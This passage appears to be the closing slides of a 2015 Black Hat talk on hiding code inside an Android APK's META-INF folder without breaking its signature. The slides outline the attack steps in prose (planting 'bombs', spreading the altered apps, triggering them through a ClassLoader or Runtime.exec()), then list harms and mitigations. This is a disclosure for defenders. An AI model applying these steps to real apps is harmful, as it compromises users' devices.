-rw-r--r-- root root 428407 2015-04-23 09:56 Backup.apk
-rw-r--r-- root root 15674 2015-04-23 09:56 BackupRestoreConfirmation.apk
```


Attack Scenarios



Attack Scenarios

- Procedures:

- Download as many apks as you can and insert shadow bombs.
- Spread these shadows-hidden apks as widely and fast as you can.
- Develop an igniter-apk to use a dynamic ClassLoader or a Runtime.exec() to ignite hidden bombs.

Attack Scenarios

- Harms:

- Insert MALICIOUS codes into ANY valid apk, without breaking its signature.
- “Bombs” can be planted full of your device, waiting silently for their “igniter”.
- When in single, harmless at all; while in pair, unimagined disaster.

Mitigations

- Solution 1:
 - Mitigate those vulnerabilities in “Hide and Ignite”.
- Solution 2:
 - skip copying META-INFO/ folder in the installation.
 - keep its public key in /data/system/packages.xml for later app upgrade.
- Solution 3:
 - Easily and unlimited reading contents in other apks should be banned
 - non-free apps in /data/app-asec after android 4.1

Summary

- Certificate validity doesn't take any account or verification in apk installations.
- DoS any apk in the device without root privilege, including system apks.
- Apk sources are well protected by digital signature, but not the /META-INFO folder.
- An attacker can easily **INSERT MALICIOUS CODES INTO ANY VALID APK**, without breaking its signature.
- Shadows are everywhere, and no apk is secure.

Thanks&QA

BlackHat London 2015



Peng Xiao
Mobile Security of Alibaba